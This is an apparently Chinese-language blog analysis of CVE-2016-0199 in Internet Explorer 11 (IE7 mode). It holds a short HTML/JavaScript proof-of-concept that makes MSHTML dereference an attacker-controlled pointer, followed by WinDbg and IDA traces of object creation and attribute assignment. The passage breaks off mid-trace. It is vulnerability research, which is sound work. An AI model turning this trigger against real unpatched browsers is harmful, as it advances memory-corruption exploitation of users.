对CVE-2016-0199的简单分析

0x0


分析环境：VMware 11.1.1, Windows 7 32bit, IE 11
分析工具：windbg ,IDA Pro 6.8

0x1 漏洞复现

poc代码如下:

```
<meta http-equiv="X-UA-Compatible" content="IE=7">
<script>
oElement = document.createElement("IMG");
var oAttr = document.createAttribute("loop");
oAttr.nodeValue = oElement;
oElement.loop = 0x41424344;
oElement.setAttributeNode(oAttr);
oElement.removeAttributeNode(oAttr);
CollectGarbage();
</script>
```

程序如期崩溃



Internet Explorer

Internet Explorer 已停止工作

Windows 可以联机检查该问题的解决方案。


联机检查解决方案并关闭该程序

关闭程序

调试程序

查看问题详细信息

点击调试程序,windbg挂载，查看崩溃现场



```
(c90.ecc): Access violation - code c0000005 (!!! second chance !!!)
eax=41424344 ebx=064129f0 ecx=053ebd3c edx=05721fb4 esi=5c5b8a84 edi=053ebd2c
eip=5c780de2 esp=053ebd24 ebp=053ebd48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
jscript9!JavascriptThreadService::EnumerateTrackingClient+0x59252:
5c780de2 8b30            mov     esi,dword ptr [eax]  ds:0023:41424344=????????
```

很明显的是地址访问异常，所访问的地址与oElement.loop = 0x41424344这句的赋值相同， 多次更改这个数值，发现都是有所赋值一致。(利用时更轻松)，但是这个玩意儿怎么来的，这是分析的重点。

0x2 分析崩溃现场

根据上面的崩溃现场

```
jscript9!JavascriptThreadService::EnumerateTrackingClient+0x59252:
5c780de2 8b30            mov     esi,dword ptr [eax]  ds:0023:41424344=????????
```


eax寄存器中是无效地址，我们先来看看eax从哪里取到这条无效地址的

打开IDA反汇编jscript9.dll，并加载符号文件,跳转到 jscript9!处JavascriptThreadService::EnumerateTrackingClient+0x59252 不过IDA貌似并不支持输入这段字符然后跳过，所以呢，要计算一下偏移 看看IE加载的基址

```
0:007> lmvm jscript9
Browse full module list
start    end        module name
5c580000 5c9a4000   jscript9   (pdb symbols)          C:\ProgramData\dbg\sym\jscript9.pdb\FA1CA3B2E0B147CCA1877684C871F7FA2\jscrip
Loaded symbol image file: C:\Windows\System32\jscript9.dll
Image path: C:\Windows\System32\jscript9.dll
Image name: jscript9.dll
```

所以呢在IDA中需要跳转到这个地址：10200de2

```
0:007> ? 5c780de2-5c580000+10000000
Evaluate expression: 270536162 = 10200de2
```



```
; START OF FUNCTION CHUNK FOR ?EnumerateTrackingClient@JavascriptThrea

loc_10200DD8:
mov     eax, [ebp+arg_8]
lea     ecx, [ebp+var_C]
mov     edi, esp
push    ecx
push    eax
mov     esi, [eax]
mov     ecx, [esi+44h]  ; void *
call    ds:___guard_check_icall_fptr
call    dword ptr [esi+44h]
cmp     edi, esp
jz      short loc_10200DFB
```

根据经验，我们从

```
5c780de2 8b30            mov     esi,dword ptr [eax]
5c780de4 8b4e44          mov     ecx,dword ptr [esi+44h]
5c780de7 ff150864965c    call    dword ptr [jscript9!__guard_check_icall_fptr (5c966408)]
5c780ded ff5644          call    dword ptr [esi+44h]
```

这几句可以看出，eax中应该是存放c++对象基址，而对象排在前四个字节的应该是虚表的地址，将poc改一下进行调试，可知确实是这样：

```
<meta http-equiv="X-UA-Compatible" content="IE=7">
<script>
alert(0);
oElement = document.createElement("IMG");
alert(1);
var oAttr = document.createAttribute("loop");
alert(2);
oAttr.nodeValue = oElement;
alert(3);
CollectGarbage();
</script>
```

下断：

```
jscript9!JavascriptThreadService::EnumerateTrackingClient+0x59252
```

断在windbg中：

```
eax=0522ffa0 ebx=05e329f0 ecx=04efba8c edx=05231fb4 esi=5f298a84 edi=04efba7c
eip=5f460de2 esp=04efba74 ebp=04efba98 iopl=0         nv up ei pl nz na po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
jscript9!JavascriptThreadService::EnumerateTrackingClient+0x59252:
5f460de2 8b30            mov     esi,dword ptr [eax]  ds:0023:0522ffa0={MSHTML!CImgElement::`vftable' (5c4ceb60)}
```

与推测的是一样滴！

从头详细的开始调试这个POC 把这个POC改一下

```
<meta http-equiv="X-UA-Compatible" content="IE=7">
<script>
alert(0);
oElement = document.createElement("IMG");
alert(1);
var oAttr = document.createAttribute("loop");
alert(2);
oAttr.nodeValue = oElement;
alert(3);
oElement.loop = 0x41424344;
alert(4);
oElement.setAttributeNode(oAttr);
alert(5);
oElement.removeAttributeNode(oAttr);
alert(6);
CollectGarbage();
</script>
```


0x3 重头分析

注意：

```
<meta http-equiv="X-UA-Compatible" content="IE=7">
```

以IE7模式渲染，只有在IE7模式渲染才能触发漏洞

通过POC代码可以知道，创建了IMG对象，和loop这个属性，之后的操作都是围绕着这两个对象展开的，所以先找下他们的对象地址。
先设置hpa和ust：切换到windbg目录，gflags.exe /I ipxplore.exe +hpa +ust当然也可以在windbg中设置。 用IE打开POC文件，用windbg附加到IE进程
使用 x MSHTML!CImgElement::* 列出所有CImgElement的函数 (为啥要列这个？明显是IMG对象呀，多看看前辈的分析文章哈)



```
MSHTML!CImgElement::GetSubDivisionCount (void)
MSHTML!CImgElement::SaveAsHTML (void)
MSHTML!CImgElement::ComputeFormatsVirtual (void)
MSHTML!CImgElement::VersionedGetDispID (void)
MSHTML!CImgElement::Passivate (void)
MSHTML!CImgElement::BuildDefaultFormatRules (void)
MSHTML!CImgElement::ShouldExpandToIntrinsicSize (void)
MSHTML!CImgElement::CreateElement (void)
MSHTML!CImgElement::PrivateQueryInterface (void)
MSHTML!CImgElement::VersionedInvokeEx (void)
MSHTML!CImgElement::Init2 (void)
MSHTML!CImgElement::putWidth (void)
MSHTML!CImgElement::ShouldTakeAllHitsInBounds (<no parameter info>)
```

CreatElement这个函数名明显是创建对象(貌似IE的创建对象都是这个风格哦)
对这个函数下段，走起：


```
bp MSHTML!CImgElement::CreateElement;g
```

来自网页的消息

0

确定

点击确定，中断在windbg中，单步跟踪到MSHTML!HeapAlloc，步过，eax中是分配的IMG对象地址(原谅我这把不羁放纵只放图，MARKDOWN贴代码




```
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eae0 esp=055fb8d8 ebp=055fb918 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement:
5c01eae0 8bff            mov     edi,edi
0:007> p
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eae2 esp=055fb8d8 ebp=055fb918 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0x2:
5c01eae2 55              push    ebp
0:007> p
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eae3 esp=055fb8d4 ebp=055fb918 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0x3:
5c01eae3 8bec            mov     ebp,esp
0:007> p
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eae5 esp=055fb8d4 ebp=055fb8d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0x5:
5c01eae5 6a5c            push    5Ch
0:007> p
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eae7 esp=055fb8d0 ebp=055fb8d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0x7:
5c01eae7 6a08            push    8
0:007> p
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eae9 esp=055fb8cc ebp=055fb8d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0x9:
5c01eae9 ff35e022d85c    push    dword ptr [MSHTML!g_hIsolatedHeap (5cd822e0)]
0:007> p
eax=055fb914 ebx=5bd2fb68 ecx=055fb970 edx=00011170 esi=05809bb8 edi=5c01eae0
eip=5c01eaef esp=055fb8c8 ebp=055fb8d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0xf:
5c01eaef e8c2daccff      call    MSHTML!HeapAlloc (5bcec5b6)
0:007> p
eax=0582ffa0 ebx=5bd2fb68 ecx=779e5dd3 edx=00000000 esi=05809bb8 edi=5c01eae0
eip=5c01eaf4 esp=055fb8d4 ebp=055fb8d4 iopl=0         nv up ei pl zr na pe nc
```

格式调整太恶心)

根据代码，看到分配了一个大小为5c的内存块,地址为0558ffa0

不过这里可能有人有疑问，为啥这就一定是IMG对象的地址？可以这么继续跟进，就到了IMG对象的构造函数这里。可以直接步过，然后看看对象地址处有啥(我这里手贱重新运行的IE，ASLR导致基址不太一样)



```
0:007> p
eax=0595ffa0 ebx=5c02fb68 ecx=0595ffa0 edx=00000000 esi=05939bb8 edi=5c31eae0
eip=5c31eb07 esp=0572b30c ebp=0572b314 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
MSHTML!CImgElement::CreateElement+0x27:
5c31eb07 e81c000000      call    MSHTML!CImgElement::CImgElement (5c31eb28)
0:007> p
eax=0595ffa0 ebx=5c02fb68 ecx=00000002 edx=5d084e0c esi=05939bb8 edi=5c31eae0
eip=5c31eb0c esp=0572b314 ebp=0572b314 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CImgElement::CreateElement+0x2c:
5c31eb0c 8b4d10          mov     ecx,dword ptr [ebp+10h] ss:0023:0572b324=0572b354
0:007> dps 0595ffa0
0595ffa0  5c31eb60 MSHTML!CImgElement::`vftable'
0595ffa4  00000001
0595ffa8  00000000
0595ffac  00000008
0595ffb0  00000000
0595ffb4  00000000
0595ffb8  00000000
0595ffbc  00000000
0595ffc0  0000003d
0595ffc4  00000000
0595ffc8  40000000
```


这个就是C++对象的特点了哈，编译器在构造函数中插入的对象虚表初始化代码，不信就把程序恢复运行，然后在ctrl+break运行

```
s-d 0x0 L?0x7fffffff 5c31eb60
```

搜索虚表指针放在哪了，只有这一处，所以这就是对象基址。 然后呢我们来找找Attribute对象的基址

```
x MSHTML!CAttribute::*
```


没有createXXX这种函数，但是有构造函数，嘿嘿，虚表指针就是在这里放在对象首位的。



```
MSHTML!CAttribute::get_namespaceURI (void)
MSHTML!CAttribute::SetElement (void)
MSHTML!CAttribute::get_ie9_nodeName (void)
MSHTML!CAttribute::get_ie9_nodeValue (void)
MSHTML!CAttribute::ClearVariant (void)
MSHTML!CAttribute::PrivateQueryInterface (void)
MSHTML!CAttribute::RootDocument (void)
MSHTML!CAttribute::CAttribute (void)
MSHTML!CAttribute::VersionedGetSpecifiedHelper (void)
MSHTML!CAttribute::GetFirstChildHelper (<no parameter info>)
MSHTML!CAttribute::get_childNodes (<no parameter info>)
MSHTML!CAttribute::HasChildNodesHelper (<no parameter info>)
```

下断，跟进去。找到初始化虚表指针的地方，不就找到对象基址了。

```
bp MSHTML!CAttribute::CAttribute
```



```
0:007> p
eax=00000000 ebx=05a01fa0 ecx=00000000 edx=00000001 esi=00000000 edi=05a01fc8
eip=5c0e3f14 esp=0572b5c0 ebp=0572b5cc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CAttribute::CAttribute+0x4a:
5c0e3f14 c7038471fc5b    mov     dword ptr [ebx],offset MSHTML!CAttribute::`vftable' (5bfc7184)
```

Attribute对象基址是05a01fa0


注意：我写到这里被叫去做饭，手贱把windbg点了个 "x"，之后回来写就得重新加载程序。所以对象基址变了，所以像上边再跟一次结果如下

IMG:04d4ffa0

Attrbuite:04d51fa0

```
oAttr.nodeValue = oElement
```


这句代码很明显是为Attribute对象的一个成员变量赋值,而且还是IMG对象，所以呢，我们来看看CAttribute的成员函数哪个比较像干这个的！



```
MSHTML!CAttribute::CAttribute (void)
MSHTML!CAttribute::VersionedGetSpecifiedHelper (void)
MSHTML!CAttribute::GetFirstChildHelper (<no parameter info>)
MSHTML!CAttribute::get_childNodes (<no parameter info>)
MSHTML!CAttribute::HasChildNodesHelper (<no parameter info>)
MSHTML!CAttribute::get_nodeName (<no parameter info>)
MSHTML!CAttribute::put_nodeValue (<no parameter info>)
MSHTML!CAttribute::GetWindowedMarkupContext (<no parameter info
MSHTML!CAttribute::operator new (<no parameter info>)
MSHTML!CAttribute::`vcall'{684}' (<no parameter info>)
MSHTML!CAttribute::get_ie9_firstChild (<no parameter info>)
MSHTML!CAttribute::get_value (<no parameter info>)
```

这里有个"put*nodevalue"，想着怎么也应该是个setxxx呀，不管了，就这最像，下断跟进去*


点击alert的确定，断了下来， 这是看下调用栈和attribute对象



```
0:007> kn 10
 # ChildEBP RetAddr
00 0491b864 5d367d34 MSHTML!CAttribute::put_nodeValue
01 0491b8a8 5d3e82e4 MSHTML!GS_VARIANT+0xd4
02 0491b944 5d402c76 MSHTML!CBase::ContextInvokeEx+0x342
03 0491b96c 5d25da4b MSHTML!CBase::InvokeEx+0x26
04 0491b9a0 5d25da75 MSHTML!CBase::VersionedInvokeEx+0x82
05 0491b9e0 61cc25d4 MSHTML!CBase::PrivateInvokeEx+0xd8
06 0491ba54 61d973ec jscript9!HostDispatch::CallInvokeEx+0xcc
07 0491bac8 61d97340 jscript9!HostDispatch::PutValueByDispId+0x94
08 0491bae0 61d9730c jscript9!HostDispatch::PutValue+0x2a
09 0491baf4 61d97452 jscript9!HostDispatch::SetPropertyCore+0x46
0a 0491bb10 61c09894 jscript9!HostDispatch::SetProperty+0x32
0b 0491bb48 61c608cc jscript9!Js::JavascriptOperators::SetProperty_Internal<0>+0xb2
0c 0491bb68 61c60928 jscript9!Js::JavascriptOperators::OP_SetProperty+0x40
0d 0491bba4 61c607f4 jscript9!Js::JavascriptOperators::PatchPutValueNoFastPath+0x4d
0e 0491bc04 61c60605 jscript9!Js::InterpreterStackFrame::DoProfiledSetProperty<Js::OpLayoutE.
0f 0491bdf8 61c0c96b jscript9!Js::InterpreterStackFrame::Process+0x1a17
0:007> dps 04d51fa0
04d51fa0  5d057184 MSHTML!CAttribute::`vftable'
04d51fa4  00000003
04d51fa8  00000000
04d51fac  00000008
04d51fb0  00000000
04d51fb4  04fb0268
04d51fb8  00000000
04d51fbc  00000000
04d51fc0  ffffffff
04d51fc4  0825dff4
04d51fc8  00000000
04d51fcc  00000000
04d51fd0  00000000
04d51fd4  00000000
04d51fd8  04d2bfb0
04d51fdc  00000000
04d51fe0  04d29bb8
04d51fe4  06a0efe0
04d51fe8  00000000
04d51fec  00000000
04d51ff0  ffffffff
04d51ff4  ffffffff
04d51ff8  ffffffff
04d51ffc  00000000
```

*看着下断的地方应该是对的，因为attribute中也没有和IMG对象有关的地址，而栈中前面的js后第一个就是put*nodevalue,所以断定这是赋值的入口，继续跟踪,时刻注意IMG对象的地址


这里看着与赋值有关，t跟进去看看。



```
0:007> p
eax=5da2d850 ebx=04d51fa0 ecx=04d51fa0 edx=07402fd8 esi=0491b880 edi=0491b858
eip=5da2d86f esp=0491b848 ebp=0491b864 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
MSHTML!CAttribute::put_nodeValue+0x1f:
5da2d86f e8ad98ffff      call    MSHTML!CAttribute::PutNodeValueVariantHelper (5da27121)
```


当跟踪到这里，我们发现将IMG对象的地址，复制到另attribute对象之中

```
eax=00000009 ebx=05631fc8 ecx=00000009 edx=0803cfd8 esi=053fbb70 edi=04d51fd0
eip=77b24951 esp=053fbb28 ebp=053fbb38 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
OLEAUT32!VariantCopy+0x148:
